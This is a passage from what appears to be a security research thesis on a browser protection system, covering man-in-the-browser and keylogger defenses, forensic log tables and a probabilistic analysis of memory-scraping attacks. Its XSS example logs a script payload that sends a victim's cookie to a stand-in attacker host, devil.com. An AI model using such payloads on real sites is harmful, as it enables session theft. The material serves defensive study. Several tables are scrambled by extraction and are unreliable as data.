JS	Request generated by JavaScript and related Response	
IF	Invisible forms, or visible forms which include hidden elements	
NT	HTTP/HTTPS traffic without open tab	


We summarize five kinds of popular suspicious packets which are listed with corresponding states in Table 12.

The detailed Log State Transition diagram is shown as Fig. 34 where LG means that the packet is logged. As before,



1 still means true and 0 means false.

For simplicity, we use L state to present the whole Log Module which is showed in Fig. 35.




4.2.3 Prevention and Real-time forensics

4.2.3.1 MitB Attack Prevention: HTML Injection and Packet Modification

Except detection methods, we propose prevention strategies as well which are equally important. As we known, the weakest link in an authorization system is the client who is easy to be induced by MitB malware to leak sensitive information such as bank PIN.

As we described in chapter 4.2.1, there are two main types of MitB attacks which are web injection and packet modification. In this section, we describe a strategy to prevent both type of MitB attack. We use PSS server to encrypt input boxes of response packet from bank and then forward the packet to user's browser. PSS-C will verify and show the input box one by one to the user and encrypt the input immediately after user moves to next box. This procedure is showed in Fig. 36 in detail.




The K_{HS} is the HTTPS Session key which is used for the communication between user's browser and bank server. And the K_{EB} is Encryption Box key which is shared by PSS server and PSS-C. Both K_{HS} and K_{EB} are updated every session. The difference is that the K_{HS} is handled by HTTPS protocol, while the K_{EB} is updated by PSS server and PSS-C. One simple implementation way is that send new key K_{EB} encrypted by old key K_{EB} to each other every session.

The client web injection MitB attack cannot find expect filed because of encryption and has no chance to inject new input box since PSS-C shows the box one by one. On another hand, packet modification is able to launch, since all input is encrypted immediately. Compared with MitB detection, the prevention method is more positive and aggressive, but more complex to implement. The web application engineer could choose either one or both for the best balance between security and efficiency in reality.

4.2.3.2 Keylogger Prevention

Another serious threat to client is the keylogger which directly steals user's significant data through record key board strokes and even screenshots during user inputs. PSS provides further protection against keylogger.


When user moves cursor to most important input box such as password, our secure procedure of keylogger Prevention will start. After user inputs random number of characters of bank password, PSS-C pops up random number of character of onetime password (OTP). After user inputs the OTP, and then continue to input bank password. Repeat inputting part of bank password and part of OTP until the whole password and whole OTP are typed in. Additionally, user has two ways to input the either OTP or PW, which are keyboard input or on screen drop down menu input. In this way, the adversary cannot get complete user input, even if the keylogger is employed. Fig. 37 shows the interface of the keylogger prevention.




The OTP is showed as image and only displays for a few seconds for security. In this way, even if the malware is able to take screenshots, it is extremely hard to capture all OTP parts, since the timing of OTP pops up is random and last for short time. If the user's mobile device lost, the bank account is till secure, because the attacker does not know the bank password.

The backend procedure of keylogger prevention is showed in Fig. 38. Assume the banka.com server requests hash value or password, H(PW), to verify the client. During the registration step, PSS-C stores the half H(PW) encrypted by half password, denoted as ½PW{½H(PW)}. Similarly, PSS server stores another half H(PW) encrypted with another half password.


The K_{KL} is keylogger Prevention Key which is used to verify user's device by PSS server. K_{KLC} is Logger Prevention Key on Client side which is used to encrypt K_{KL}. And K_{KLC} is able to be divided into OTP which is used to protect PW against keylogger. Last but not least, K_{SF} is Shuffle Key which is used to shuffle user's input which includes both PW and OTP. According to the procedure in following diagram, PW, K_{KLC} and K_{SF} shuffle with each other. For example, $\frac{1}{2}$ PW#K_{KLC} denotes half PW shuffles with K_{KLC}, and $\frac{1}{2}$ PW#¹/₂K_{SF} presents another half PW shuffles with half K_{SF}.





To show the relationship between the keys, we present a detailed diagram in Fig. 39.


Shuffle here means mix two secrets together. We use K_{KLC} #^{1/2} K_{SF} as example as shown in Fig. 40.



Since the secrets involved in login procedure protect and cover each other, the partially compromised secrets would leave the clues for real-time forensics. The relationship between causes and results about forensics for keylogger are listed in Table 13. Based on this table, PSS system could find out the reasons from detected results.

		Table 13. Forensics for Keylogger	
Index	Cause	Result	State
1	OTP and K _{KL} are compromised	K _{KL} verification in PSS server is correct, but decryption of %H(PW) in PSS-C is incorrect	KL1
2	½PW#½KsF and ½PW#KKLC are compromised	K _{KL} verification in PSS server is incorrect, but decryption of %H(PW) in PSS-C is correct	KL2
3	PW#K _{KLC} is compromised	K_{KL} verification in PSS server and decryption of $\frac{1}{2}H(PW)$ in PSS-C and PSS are all incorrect	KL3
4	½PW#K _{KLC} , OTP and K _{KL} are compromised	K _{KL} verification in PSS server and decryption of ½H(PW) in PSS-C are both correct, but decryption of ½H(PW) in PSS is incorrect	KL4
5	½PW#½KsF, OTP and KkL are compromised	K _{KL} verification in PSS server and decryption of ½H(PW) in PSS are both correct, but decryption of ½H(PW) in PSS-C is incorrect	KL5
6	PW#KKLC, OTP and KKL are compromised	Decryption of $\frac{1}{2}$ H(PW) in PSS-C and PSS are both incorrect, but K _{KL} verification in PSS server is correct	KL6

The real-time forensics for memory scraping and keylogger is able to be summarized with a state transition diagram as shown in Fig. 41. In this diagram, K_{KL} , PinC and PinP present verification of K_{KL} state, decryption of $\frac{1}{2}H(PW)$ in PSS-C state, and decryption of $\frac{1}{2}H(PW)$ in PSS server state respectively. The real-time forensics is very simple and efficiency, because the PSS system only need to compare the current states with the forensics rules table to get the corresponding reasons.




4.3 Attack Traceback and and Real-time forensics

4.3.1 Complete Detection and Prevention State Transition Diagram

We merge all above modules, which include PCS, FCS, MitB detection, keylogger prevention state (KL) and Log state,

into a complete state transition diagram as shown in Fig. 42.



R state presents HTTP packet such as request or response, and B state is the block state which means block and drop the malicious packet. When some kind of malicious action is detected, the previous state will be logged in LG state and then transfer to F state which means forensics state.

4.3.2 Relational Database for Log Table

In each row of UserTable, there is a LogTable which contains all TabLogTable for each browser tab. The B-tree index of LogTable is ID_{Tab} which is a randomly generated unique ID for each open tab. Each TabLogTable contains a list of log items corresponding to packets received/sent by this tab. The TabLogTable related to some ID_{Tab} will be terminated (or stop growing) as long as user close the tab or input new URL in this tab. If the packet has no related open tab, it will be stored in a specific TabLogTable with an identifier. Since all logs with same ID_{Tab} is stored in one table, it only needs one time search to get all the logs related to the tab desired to be analyzed. Log table needs to contain only necessary info about suspicious packet for efficiency and privacy. The complete relational database is shown in Fig. 43.

PIDu	PID _D	Login	able S	StateTable	e LogT	able				
PID _U	PID _D	LoginT	able S	StateTable	LogTa	able				
B-tree	Index									
<u>StateTable</u>	-									
PID _{stat}	Dom Name		Cookie	Act	or's role		Sensitive Info	Adobe Cro domain	ss- Curren State	t ID _{Tab}
PRNG(PID _U , PID _D , ID _{Tab})	RDM DDM		CK _{Name} a CK _{Nonce}		N and rol RP/IdP/C		1/0	1/0	State	$\mathrm{ID}_{\mathrm{Tab}}$
-tree Index										
<u>LogTa</u>	<u>ble</u>									
		TabLo	gTable							
		Tables	Tabla							
ID _{Tab}		TabLog	Table							
	ndex	TabLog	;Table							
ID _{Tab} Hash I	ndex gTabl a		;Table							
ID _{Tab} Hash I			Table	: IP R	ef. URL	Mouse	Protocol	Encryption	Previous State	Ref. ID _{Tab}
ID _{Tab} Hash I TabL o	gTable	2 ←				Mouse 1/0	Protocol HTTP/HTTPS	Encryption 1/0		Ref. ID _{Tab}


In the log table, ref. URL is the parent URL of current URL which provides the relationship between webpages in the same open tab if available. Mouse is a flag to indicate if a mouse event, such as click, is happened in the transit to current URL. The mouse flag is useful to find the automatically link event which has better chance to be malicious since user has no notice about it sometimes. To detect the communication with C&C server, we need some further information such as whether it uses HTTP or HTTPS. If the packet is HTTP packet, we also need to know if the content is encrypted, because the communication with C&C server is always encrypted with either HTTPS protocol or additional encryption for HTTP protocol. Previous state stores the state transition before the current LG state in order to record the reason of why the packet is logged. The ref. ID_{Tab} is the parent ID_{Tab} of current ID_{Tab} which provides the relationship between different tabs.


4.3.3 Query Relational Database for State and Log Table

The average time complexity of search, insertion and deletion for B-tree and Hash index is shown in Table 14 and Table 15 respectively.

	Table 14. Time Complexi	ty of B-tree Index	
Action	Average	Worst case	
Search	$O(\log n)$	$O(\log n)$	
Insert	$O(\log n)$	$O(\log n)$	
Delete	$O(\log n)$	$O(\log n)$	
	Table 15. Time Complex	ity of Hash Index	
Action	Average	Worst case	
Search	0(1)	0(n)	
Insert	0(1)	0(n)	
Delete	0(1)	<i>0(n)</i>	


To demonstrate the advantage of relational database employed in PSS, the comparison of query logs for some browser tab is listed in Fig. 44. Assume there are m users, n open tabs of each user, p logs of each open tab. Thus, the total number of logs is mnp, and the time complexity of query p logs about single tab is $O(p \log mnp)$, if simply store all logs into one B-tree database. However, the complexity of our PSS solution is only O(p) as the result of carefully design state and log relational database. If m, n, p is 2^{20} (about 1 million), 2^7 (about 1 hundred), 2^{10} (about 1 thousand) respectively, the time complexity of typical solution is 37888, while the PSS solution is only 1024.





To query correlated log across multiple tabs, the PSS solution is even more efficient because of ref. ID_{Tab} stored in TabLogTable. The time complexity of query correlated log across multiple tabs is O(p) as shown in Fig. 45, while the typical naïve way is more than O(mnp) because the server has to scan all logs for the correlated logs from other tab. With same assumption about m, n, p, the time complexity of typical solution is about 2^{37} , while the PSS solution is only 2^{11} .

The relational database is scalable which means we can add more columns into TabLogTable to connect not only other correlated TabLogTable but also some specific ID_{Log} , as shown in Fig. 46, to reduce the time complexity of real-time forensics further. Assume i is the number of correlated Tabs, and j is the number of correlated ID_{Log} . The time complexity of query all j logs from the database is $O(i + j \log p)$, where p is number of log entries of each open tab.



4.3.4 Log and Forensic for Examples

4.3.4.1 Log and Forensic for CSRF Attack Example

The best way to explain the log and forensic is using the classic example such as CSRF attack which is demonstrated

in chapter 6.2.5.1.

According to the Wireshark screenshots of each packet in chapter 6.2.5.1, we are able to generate Log table for this CSRF example. Step 5 (client's browser sends request for the malicious form silently) will be logged since this request is caused by iframe from step 4 response. Step 6 (devil.com responds the malicious form to client) will be logged, because it is the corresponding response of suspicious request step 5. Step 7 (client sends the malicious form to banka.com silently) will be logged, because it sends invisible form with JavaScript. The Log table is showed in Fig. 47.

ID _{Log}	URL	Time	RDMN & IP	DDMN & IP	Ref. URL	Mouse	Protocol	Encryption	Previous State	Ref. ID _{Tab}
1	devil.com/m yimage.php	2015/7/ 13/5:01	Devil.com 10.10.10.16	Devil.com 10.10.10.16	None	0	НТТР	0	ES	None
2	devil.com/m yimage.php	2015/7/ 13/5:01	Devil.com 10.10.10.16	Devil.com 10.10.10.16	None	0	НТТР	0	ES	None
3	devil.com/m yimage.php	2015/7/ 13/5:02	Devil.com 10.10.10.16	Banka.com 10.10.10.15	None	0	НТТР	0	CSRF	None
			Fig. 4	7. TabLogTab	le for CS	RF Attack	4			

Except step 5 to 7 are logged, the step 7 will be blocked by PSS system. Moreover, the current state table after step 7 blocked is shown in Fig. 48.

PID _{stat}	Domain Name	Cookie	Actor's role		Sensitive Info	Adobe Cross- domain	Current State	ID _{Tab}
PRNG(PID _U ,	Devil.com	None	Banka.com	Server	1	0	В	00001
PID_{D} , ID_{Tab})	Banka.com		Devil.com	Client				
		F	ig. 48. StateTak	ole for CSR	F Attack			

According to current blocked packet's state and corresponding history log, our system could produce forensics result

as following.

Malicious site: devil.com 10.10.10.16

Vulnerable site: banka.com 10.10.10.15

Target data: sensitive info

Attack type: External Source -> CSRF

4.3.4.2 Log and Forensic for XSS Attack Example

According to the Wireshark screenshots of each packet in chapter 6.2.5.2, we are able to generate Log table for this XSS example. Step 1 (client visits banka.com through a link includes malicious script) will be logged since this request is caused by link from email. Step 2 (banka.com reflect the response includes malicious script) will be logged, because it is the corresponding response of suspicious request step 2. Step 3 (browser runs the script and send cookie of banka.com to devil.com) will be logged and blocked, because it sends cookie to suspicious web server. The TabLogTable1 recodes the step 1 and step 2, while the TabLogTable2 records step 3 because this step was trying to open a new tab. The LogTable stores all ID_{Tab} and related TabLogTable name. The relational database about logs for XSS example is showed in Fig. 47.

	<u>Table</u>											
ID _{Ta}	,	LogTable										
000	01 Tabl	.ogTable1	ι 🗲									
000)2 Tabl	.ogTable2	2									
Tabi	logTable1											
ID _{Log}	URL		Time	RDMN & IP	DDMN & IP	Ref. URL	Mouse	e Pro	otocol	Encryptio n	Previous State	Ref. ID _{Tab}
1	http://banka. erinfo/inputG me= <script>v mail=');docum tion="http://c m/myimage/s hp?cookie="% ment.cookie;<</td><td>php?na oid('&e ent.loca levil.co tealer.p 2bdocu</td><td>2015/ 7/13/ 5:01</td><td>outlook.o ffice365.c om 132.245. 64.34</td><td>Banka.co m 10.10.10. 15</td><td>https://outloo k.office365.co m/owa/?real m=tigermail.a uburn.edu#pa th=/mail</td><td>1</td><td>HT'</td><td>ТР</td><td>0</td><td>LK</td><td>None</td></tr><tr><td>2</td><td>http://banka. erinfo/inputG me=<script>v mail=');docum tion="http://c m/myimage/s hp?cookie="% ment.cookie;<</td><td>php?na oid('&e ent.loca levil.co tealer.p 2bdocu</td><td>2015/ 7/13/ 5:01</td><td>Banka.co m 10.10.10. 15</td><td>Client 10.10.10. 2</td><td>None</td><td>0</td><td>HT"</td><td>ТР</td><td>0</td><td>LK</td><td>None</td></tr><tr><td>> <u>Tab</u></td><td>LogTable2</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><td>ID_{Log}</td><td>URL</td><td>Time</td><td>e RD & I</td><td></td><td>N Ref. UR</td><td>L</td><td>N</td><td>louse</td><td>Protocol</td><td>Encryptio n</td><td>Previous State</td><td>Ref. ID_{Tab}</td></tr><tr><td>1</td><td>devil.com/my mage.php/ste er.php?cookie TestCookie=T stinfo</td><td>al /13/ = 2</td><td>, 5:0 con</td><td>n om 10.1 10.1</td><td>nputG.p 0. d('&ema 6 on="htt ge/steal</td><td>panka.com/userinf hp?name=<script ail=');document.loo p://devil.com/my er.php?cookie="% nt.cookie;</script</td><td>>voi cati ima 52b</td><td></td><td>НТТР</td><td>0</td><td>XSS</td><td>0000 1</td></tr></tbody></table></script>											

Moreover, there are two StateTables which are stores not only current state for each open tab but also the correlated

ID_{Tab} for fast query as shown in Fig. 50.

<u>StateTable1</u>								
PID _{stat}	Domain Name	Cookie	Actor's role		Sensitive Info	Adobe Cross- domain	Current State	ID _{Tab}
PRNG(PID _U ,	Banka.com	TestCookie	Client	Client	1	0	Р	00001
PID _D , 00001)	Client	CK _{Nonce}	Banka.com	Server				
<u>StateTable2</u>								
<u>StateTable2</u> PID _{stat}	Domain	Cookie	Actor's role		Sensitive	Adobe Cross-	Current	ID _{Tab}
	Domain Name	Cookie	Actor's role		Sensitive Info	Adobe Cross- domain	Current State	ID _{Tab}
PID _{stat} PRNG(PID _U ,		Cookie None	Actor's role Devil.com	Server				ID _{таb} 00002
PID _{stat}	Name			Server Client	Info	domain	State	

According to current states and corresponding history logs, our system could produce forensics result as following.

Malicious site: devil.com 10.10.10.16

Vulnerable site: banka.com 10.10.10.15

Target data: cookie

Attack type: Link in email -> XSS

5 Security Analysis

5.1 Introduction

In this chapter, the mathematical proofs of the defenses especially against memory scraping attack and keylogger are provided. Even though the adversary still has chance to impersonating PSS client or server, or steal account password through memory scraping and keylogger, the successful rate is infeasible.

5.2 Memory Scraping Attack Analysis

5.2.1 Memory Scraping Attack Model and Mathematical Functions

To evaluate the security of PSS system against Memory Scraping attack, we use assumption 2 to 7 to describe a

powerful attack model.

Assumption 2: Attack process has higher priority than our process, thus attack process is able to interrupt our process anytime

which means It means time slice limit does not affect attack process.

Assumption 3: Attack process here is the Poisson process.

Assumption 4: Since the vulnerable period is very short compared to the whole process, we assume that all vulnerable period


are identical.

Assumption 5: Attacker has to interrupt all vulnerable periods during T to compromise valuable information.

Assumption 6: To make it simple, we assume the swap time (Context switching time) is zero.

Assumption 7: Except our process and attack process, there is no other process.

The Memory Scraping attack model is showed in Fig. 51.



The mathematical denotation is listed in Table 16.

	Table 16. Mathematical Denotation	
Symbol	Definition	
Т	the total service time	_
N	the number of vulnerable period	_
τ	the time of one vulnerable period	_
λ	expected number of attack during T	_
X	the actual number of attack during T	_
е	Euler's number (<i>e</i> = 2.71828)	_

Based on above attack model and denotation, we use following functions to help us evaluate the security with probability. The functions are showed in Table 17.

The probability of *X* attacks (Poisson process) launched during *T* is calculated with function 1. According to assumption that attacker has to interrupt all vulnerable periods during *T* to compromise valuable information, we only consider the situations when $X \ge N$. The number of combination of picking *N* attacks from *X* attacks is calculated with function 2. When attack occurs X ($X \ge N$) times, function 3 is used to generate the probability of successfully compromising valuable information. Thus the probability of successfully compromising valuable information when *X* attacks launched is function 4. Thus function 5 issues the whole probability of successfully compromising valuable information.

	Table 17. Mathematical Functions	
Index	Function	
1	$L(X,\lambda) = \Pr(X) = \frac{\lambda^X e^{-\lambda}}{X!}$	
2	$C(X,N) = \frac{X!}{(X-N)!N!}$ $A(X) = C(X,N)(\frac{\tau}{2})^N$	
3	$A(X) = C(X, N)(\frac{\tau}{T})^{N}$	
4	$V(X,\lambda) = L(X,\lambda) \cdot A(\overline{X}); X \ge N$	
5	$W(X,\lambda,N) = \sum_{X=N}^{\infty} V(X,\lambda)$	

5.2.2 Memory Scraping Attack on Client Side


There are two ways to impersonate client for next session with Memory Scraping attack. The first one is that attacker intercepts all 8 different variables in diagram (Fig. 52). In this way, attacker could impersonate client until the valid client connects with PSS server. It is because the valid client cannot log in PSS server successfully, if the attacker has impersonated the client to connect with PSS server, since the variables in valid client's device are obsolete. The second way is that attacker intercepts only K_{DN}, K_{SN} and PID_D^{T+1}, and then generates fake credentials which are encrypted by K_{DN}, K_{SN}. In this way, attacker could

impersonate Client only for next session (the T+1 session) – one-shot deal, since attacker cannot generate correct PID_D for following sessions with only K_{DN} , K_{SN} .

The handshake process takes about 3 seconds, thus T = 3. The decrypting information of table takes about 10^{-4} seconds, thus we could assume $\tau = 10^{-4}$. To calculate the security probability, we assume the expect number of memory scraping attack in one minute is 20 ($\lambda = 1$), which means expect number of attack in 3 seconds is 1. The first attack method successful probability is calculated in Equation 1, while the Equation 2 presents the second attack method.

Equation 1: $W(X, 1, 8) = \sum_{X=8}^{\infty} V(X, 1) = \sum_{X=8}^{\infty} L(X, 1) \cdot A(X) = \sum_{X=8}^{\infty} \Pr(X) \cdot C(X, 8) (\frac{10^{-4}}{3})^8 = 3.7801 * 10^{-41} \approx 2^{-135}$

Equation 2: $W(X, 1, 3) = \sum_{X=3}^{\infty} V(X, 1) = \sum_{X=3}^{\infty} L(X, 1) \cdot A(X) = \sum_{X=3}^{\infty} Pr(X) \cdot C(X, 3) (\frac{10^{-4}}{3})^3 = 6.0556 * 10^{-15} \approx 2^{-48}$




5.2.3 Memory Scraping Attack on Server Side

Stealing a large number of client's information from server is impossible in our system because clients are divided into several different groups, and the client will be assigned to different group after each session and each group is protected with unique GCM key, which is further protected by ChaCha20 keys, and all these keys keep self-update. However, attacker still has chance to steal some specific clients' information with memory-scraping attack in order to impersonate server to these clients in next session. The diagram in Fig. 53 shows the handshake process on PSS server side.

Similar to client side, there are two ways to impersonate server for some client for next session as well. The first way is that attacker intercepts all 8 different variables in diagram. Attacker could impersonate server until the valid client connects with the valid server, because the variables in valid Server are obsolete if the attacker has impersonated the server to connect with client. The second attack method is that attack only intercepts K_{DN}, K_{SN} and PIDs^{T+1} and then generates fake credentials which are encrypted by K_{DN}, K_{SN}.

The first attack method successful probability is calculated in Equation 1, while the Equation 2 presents the second attack method.



5.2.4 Forensics for Memory Scraping Attack

memory scraping attack is little. Since the secrets involved in handshake procedure protect and cover each other, the partially compromised client or server would leave the clues for real-time forensics. The relationship between causes and results about forensics are listed in Table 18. Based on this table, PSS system could find out the reasons from detected results.

According to above mathematical analysis, we know the possibility of impersonating client or PSS server through

Index	Cause	18. Forensics for Memory Scraping Attack Result
1	One K _{DT1} is compromised by	$K_{SN} \{A_D\}^T$, $K_{DN} \{ Ind_D , N_D , PID_U \}^T$ cannot be decrypted correctly on
_	memory scraping	Server side
2	One K _{DT2} is compromised by	PID_D^T , T#, PRNG(D_D^T , T#) are verified incorrectly on Server side
	memory scraping	
3	D _D is compromised by	Launch DoS attack with correct T#, PRNG(D _D , T#) to Server
	accessing PT1 on Server	
4	One K _{PT1DG} is compromised	Multiple Clients report:
